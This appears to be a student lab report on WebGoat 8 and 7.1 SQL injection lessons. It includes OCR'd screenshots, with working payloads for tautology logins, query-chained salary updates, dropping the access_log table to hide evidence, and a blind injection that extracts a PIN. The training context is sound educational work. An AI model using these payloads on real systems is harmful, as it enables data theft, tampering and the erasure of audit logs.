Lab 3

Chetan Sahrudhai Kimidi - ckimidi

***Abstract*—Working out the Injection section in WebGoat 8, and the numeric and string SQL Injections in WebGoat 7.1**

I. Introduction

WEBGOAT, versions 8 and 7.1, have exercises related to SQL Injection, such as basic awareness challenges pertaining to DML, DDL, DCL and also advanced injections like numeric and string. In this lab, I have solved these, along with the bonus task of Blind Numeric SQL Injection.

II. WebGoat v2023.4 - SQL Injection (Intro)

The SQL Injection Intro basically had 13 lessons, out of which, 9 were tasks to do. The first task was to retrieve the department of a particular Bob Franco, and briefly described about SQL and categorized commands into three major types, which were DML(Data Manipulation Language), DDL(Data Definition Language) and DCL(Data Control Language). I solved it as seen in Fig. 1. The next task was to change the department of Tobi Barnett to Sales. I solved this using an update statement as seen in Fig. 2. The following tasks involved alter and grant statements, such as, alter table employees add phone varchar(20), and, grant all on grant_rights to unauthorized_user, as seen in [1]. The section contained info about SQL Injection, its consequences and the severity. Later, there were two tasks related to Numeric and String SQL Injection. I have solved these, as seen in Fig. 3 and Fig. 4. There were 3 other tasks, which were basically about compromising the CIA triad. To compromise confidentiality, my input in the authentication TAN was 1' or '1'='1. To compromise integrity using query chaining, I simply used a after the authentication TAN, to write an update statement to increase salary. Finally, to compromise availability, I chained a Drop table statement, to remove all the access_logs, which had the proof of me changing my salary. These can be seen in Fig. 5, Fig. 6 and Fig. 7.

III. WebGoat 7.1 Installation

Unlike WebGoat 8, version 2023.4, which I downloaded as a standalone JAR file, I downloaded WebGoat 7.1, in the docker method, as instructed. Before I did this, I made sure to close WebGoat 8 and free the port it uses. After pulling WebGoat 7.1 through Docker, I ran it using the command docker run -p 8080:8080 -t webgoat/webgoat-7.1, and completed this task successfully, as seen in Fig. 8.

IV. WebGoat 7.1 - Injection Flaws

A. Numeric and String SQL Injections

Numeric SQL injection involves attacks against numeric parameters. In that task, where I had to retrieve all the weather data instead of one city's data, I simply changed the query as follows, using OWASP ZAP:
select * from weather_data where station=101 or station=102 or station=103 or station=104
This resulted in the completion of the task, as seen in Fig. 9.
String SQL Injection, on the other hand, involves attacks which modify strings and has string-related operations, which can be fatal for the database. Here, along with the suggested last name of Smith, I passed in the following - Smith' or '1'='1, which is basically a universal true case passed. This can be seen in Fig. 10.

B. Lab: SQL Injection - Stages 1 and 3

In the first stage of this task, I was supposed to login into the admin Neville's account, without knowing his password. I have solved this task, using ZAP, by inputting some character followed by an or, followed by a universally true case, for instance, 6' or '1'='1. I solved it successfully, as seen in Fig. 11.
In the third stage of this lab, I was supposed to be view the boss's profile, while being a regular employee Larry. I used the same universally true case technique to first log in as Larry. Then, to view Neville's profile, I put a query to display all the salaries in descending order, since logically, the boss would be paid the most in a company. The query was, employee_id=101 or 1=1 order by salary desc &action = viewProfile. In this way, I solved stage 3, as seen in Fig. 12.

C. Database Backdoor - Stage 1

To solve this task of increasing my salary, I added a to userid=101, followed by, update employee set salary=X, where X is something greater than the given salary. This can be seen in Fig. 13.

D. Blind Numeric SQL Injection

Blind SQL Injection is where true/false questions are queried repeatedly to the database and in the process, the solution is determined. To complete this bonus task, I have used the AND operator along with the account number in the form. My input into the form was like:
101 AND (select pin from pins where cc_number='1111222233334444') 'greater than' X;


I repeatedly queried such a query, changing the values of X, starting from 1000, since it's a 4 digit pin. And whenever I exceeded the range, the output was account invalid. Based on that, within 5-6 attempts, I found out the pin was 2364, hence solving the task, as seen in Fig. 14 and Fig. 15.

V. Conclusion

In summary, I successfully exploited various vulnerabilities related to SQL Injection, and run SQL commands. I have also completed the bonus task of Blind Numeric SQL Injection.

References

[1] A folder of screenshots taken in Lab3
[2] W3Schools SQL Injection



It is your turn!

Look at the example table. Try to retrieve the department of the employee Bob Franco. Note that you have been granted full administrator privileges in this assignment and can access all data without authentication.

✓

SQL query: SQL query


Submit

You have succeeded!

select department from employees where last_name = 'Franco'

DEPARTMENT
Marketing

Fig. 1. Bob Franco's department



It is your turn!

Try to change the department of Tobi Barnett to 'Sales'. Note that you have been granted full administrator privileges in this assignment and can access all data without authentication.

✓

SQL query: SQL query


Submit

Congratulations. You have successfully completed the assignment.

update employees set department = 'Sales' where last_name = 'Barnett'

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN
89762	Tobi	Barnett	Sales	77000	TA9LL1

Fig. 2. Tobi is in Sales now!



✓


SELECT * FROM user_data WHERE first_name = 'John' AND last_name = ' [Smith'] [or] ['1' = '1] ' Get Account Info

You have succeeded:

```
USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,
101, Joe, Snow, 987654321, VISA, , 0,
101, Joe, Snow, 2234200065411, MC, , 0,
102, John, Smith, 2435600002222, MC, , 0,
102, John, Smith, 4352209902222, AMEX, , 0,
103, Jane, Plane, 123456789, MC, , 0,
103, Jane, Plane, 333498703333, AMEX, , 0,
10312, Jolly, Hershey, 176896789, MC, , 0,
10312, Jolly, Hershey, 333300003333, AMEX, , 0,
10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,
10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,
15603, Peter, Sand, 123609789, MC, , 0,
15603, Peter, Sand, 338893453333, AMEX, , 0,
15613, Joesph, Something, 33843453533, AMEX, , 0,
15837, Chaos, Monkey, 32849386533, CM, , 0,
19204, Mr, Goat, 33812953533, VISA, , 0,
```

Your query was: SELECT * FROM user_data WHERE first_name = 'John' and last_name = 'Smith' or '1' = '1'
Explanation: This injection works, because *or '1' = '1'* always evaluates to true (The string ending literal for '1 is closed by the query itself, so you should not inject it). So the injected query basically looks like this: *SELECT * FROM user_data WHERE first_name = 'John' and last_name = '' or TRUE*, which will always evaluate to true, no matter what came before it.

Fig. 3. WebGoat 8 - Numeric SQL Injection



✓

Login_Count: 6

User_Id: 6 OR '1' = '1'


Get Account Info

You have succeeded:

```
USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,
101, Joe, Snow, 987654321, VISA, , 0,
101, Joe, Snow, 2234200065411, MC, , 0,
102, John, Smith, 2435600002222, MC, , 0,
102, John, Smith, 4352209902222, AMEX, , 0,
103, Jane, Plane, 123456789, MC, , 0,
103, Jane, Plane, 333498703333, AMEX, , 0,
10312, Jolly, Hershey, 176896789, MC, , 0,
10312, Jolly, Hershey, 333300003333, AMEX, , 0,
10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,
10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,
15603, Peter, Sand, 123609789, MC, , 0,
15603, Peter, Sand, 338893453333, AMEX, , 0,
15613, Joesph, Something, 33843453533, AMEX, , 0,
15837, Chaos, Monkey, 32849386533, CM, , 0,
19204, Mr, Goat, 33812953533, VISA, , 0,
```

Your query was: SELECT * From user_data WHERE Login_Count = 6 and userid= 6 OR '1' = '1'

Fig. 4. WebGoat 8 - String SQL Injection



```
"SELECT * FROM employees WHERE last_name = '" + name + "' AND auth_tan = '"
```

✓

Employee Name: Lastname


Authentication TAN: 1' OR '1' = '1

Get department

You have succeeded! You successfully compromised the confidentiality of data by viewing internal information that you should not have access to. Well done!

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN	PHONE
32147	Paulina	Travers	Accounting	46000	P45JSI	null
34477	Abraham	Holman	Development	50000	UU2ALK	null
37648	John	Smith	Marketing	64350	3SL99A	null
89762	Tobi	Barnett	Sales	77000	TA9LL1	null
96134	Bob	Franco	Marketing	83700	LO9S2V	null

Fig. 5. Compromising Confidentiality



Remember: Your name is John **Smith** and your current TAN is **3SL99A**.

✓

Employee Name: Smith


Authentication TAN: 3SL99A'; UPDATE Employees

Get department

Well done! Now you are earning the most money. And at the same time you successfully compromised the integrity of data by changing the salary!

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN	PHONE
37648	John	Smith	Marketing	100000	3SL99A	null
96134	Bob	Franco	Marketing	83700	LO9S2V	null
89762	Tobi	Barnett	Sales	77000	TA9LL1	null
34477	Abraham	Holman	Development	50000	UU2ALK	null
32147	Paulina	Travers	Accounting	46000	P45JSI	null

Fig. 6. Compromising Integrity



It is your turn!

Now you are the top earner in your company. But do you see that? There seems to be a **access_log** table, where all your actions have been logged to!
Better go and *delete it* completely before anyone notices.


✓

Action contains: ATE';DROP TABLE access_log

Search logs

Success! You successfully deleted the access_log table and that way compromised the availability of the data.

Fig. 7. Compromising Availability



How to work with WebGoat

Congratulations. You have successfully completed this lesson.

How To Work With WebGoat


Welcome to a brief overview of WebGoat.

Environment Information

WebGoat uses the Apache Tomcat server but can run in any application server. It is configured to run on localhost although this can be easily changed, see the "Tomcat Configuration" section in the Introduction.

The WebGoat Interface

Fig. 8. WebGoat 7.1 Installed!



The form below allows a user to view weather data. Try to inject an SQL string that res
in all the weather data being displayed.


* Bet you can't do it again! This lesson has detected your successful attack a
has now switched to a defensive mode. Try again to attack a parameterized
query.

Select your local weather station: Columbia

```
ROM weather_data WHERE station = 101 or station=102 or station=103 or station=104
```

STATION	NAME	STATE	MIN_TEMP	MAX_TEMP
101	Columbia	MD	-10	102
102	Seattle	WA	-15	90
103	New York	NY	-10	110
104	Houston	TX	20	120

Fig. 9. WebGoat 7.1 - Numeric SQL Injection




* Now that you have successfully performed an SQL injection, try the same type of attack on a parameterized query. Restart the lesson if you wish to return to the injectable query.

Enter your last name: Smith' or '1'='1

```
SELECT * FROM user_data WHERE last_name = 'Smith' or '1'='1'
```

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_CO
101	Joe	Snow	987654321	VISA		0
101	Joe	Snow	2234200065411	MC		0
102	John	Smith	2435600002222	MC		0
102	John	Smith	4352209902222	AMEX		0
103	Jane	Plane	123456789	MC		0
103	Jane	Plane	333498703333	AMEX		0
10312	Jolly	Hershey	176896789	MC		0
10312	Jolly	Hershey	333300003333	AMEX		0
10323	Grumpy	youaretheweakestlink	673834489	MC		0
10323	Grumpy	youaretheweakestlink	33413003333	AMEX		0
15603	Peter	Sand	123609789	MC		0
15603	Peter	Sand	338893453333	AMEX		0
15613	Joesph	Something	33843453533	AMEX		0

Fig. 10. WebGoat 7.1 - String SQL Injection




* You have completed Stage 1: String SQL Injection.
* Welcome to Stage 2: Parameterized Query #1

Welcome Back Neville - Staff Listing Page

Select from the list below

Larry Stooge (employee)
Moe Stooge (manager)
Curly Stooge (employee)
Eric Walker (employee)
Tom Cat (employee)
Jerry Mouse (hr)
David Giambi (manager)
Bruce McGuirre (employee)
Sean Livingston (employee)
Joanne McDougal (hr)
John Wayne (admin)

Fig. 11. Lab: SQL Injection - Stage 1




* You have completed Stage 3: Numeric SQL Injection.
* Welcome to Stage 4: Parameterized Query #2

Welcome Back Larry

First Name:	Neville	Last Name:	Bartholomew
Street:	1 Corporate Headquarters	City/State:	San Jose, CA
Phone:	408-587-0024	Start Date:	3012000
SSN:	111-111-1111	Salary:	450000
Credit Card:	4803389267684109	Credit Card Limit:	300000
Comments:		Manager:	112
Disciplinary Explanation:		Disciplinary Action Dates:	112005

Fig. 12. Lab: SQL Injection - Stage 3



Database Backdoors

Stage 2: Use String SQL Injection to inject a backdoor. The second stage of this lesson is to teach you how to use a vulneable fields to inject the DB work or the backdoor. Now try to use the same technique to inject a trigger that would act as SQL backdoor, the syntax of a trigger is:
CREATE TRIGGER myBackDoor BEFORE INSERT ON employee FOR EACH ROW BEGIN UPDATE employee SET email='john@hackme.com'WHERE userid = NEW.userid
Note that nothing will actually be executed because the current underlying DB doesn't support triggers.


* You have succeeded in exploiting the vulnerable query and created another SQL statement. Now move to stage 2 to learn how to create a backdoor or a DB worm

User ID:

select userid, password, ssn, salary, email from employee where userid=101; update employee set salary=66666

User ID	Password	SSN	Salary	E-Mail
101	larry	386-09-5451	66666	larry@stooges.com

Fig. 13. Database Backdoor Stage 1



Blind Numeric SQL Injection

The form below allows a user to enter an account number and determine if it is valid or not. Use this form to develop a true / false test check other entries in the database.


The goal is to find the value of the field **pin** in table **pins** for the row with the **cc_number** of **1111222233334444**. The field is of type int, which is an integer.

Put the discovered pin value in the form to pass the lesson.
Enter your Account Number: 101 AND

Account number is valid.

101 AND (select pin from ...
101 AND (select pin from ...
101 AND (select pin from ...
101 AND (select pin from ...
101 AND (select pin from ...
101 AND (select pin from ...

Fig. 14. Blind Numeric SQL Injection Trials



Blind Numeric SQL Injection

Congratulations. You have successfully completed this lesson.

The form below allows a user to enter an account number and determine if it is valid or not. Use this form to develop a true / false test check other entries in the database.

The goal is to find the value of the field **pin** in table **pins** for the row with the **cc_number** of **1111222233334444**. The field is of type int, which is an integer.

Put the discovered pin value in the form to pass the lesson.
Enter your Account Number: 2364

Fig. 15. Blind Numeric SQL Injection Success PIN Found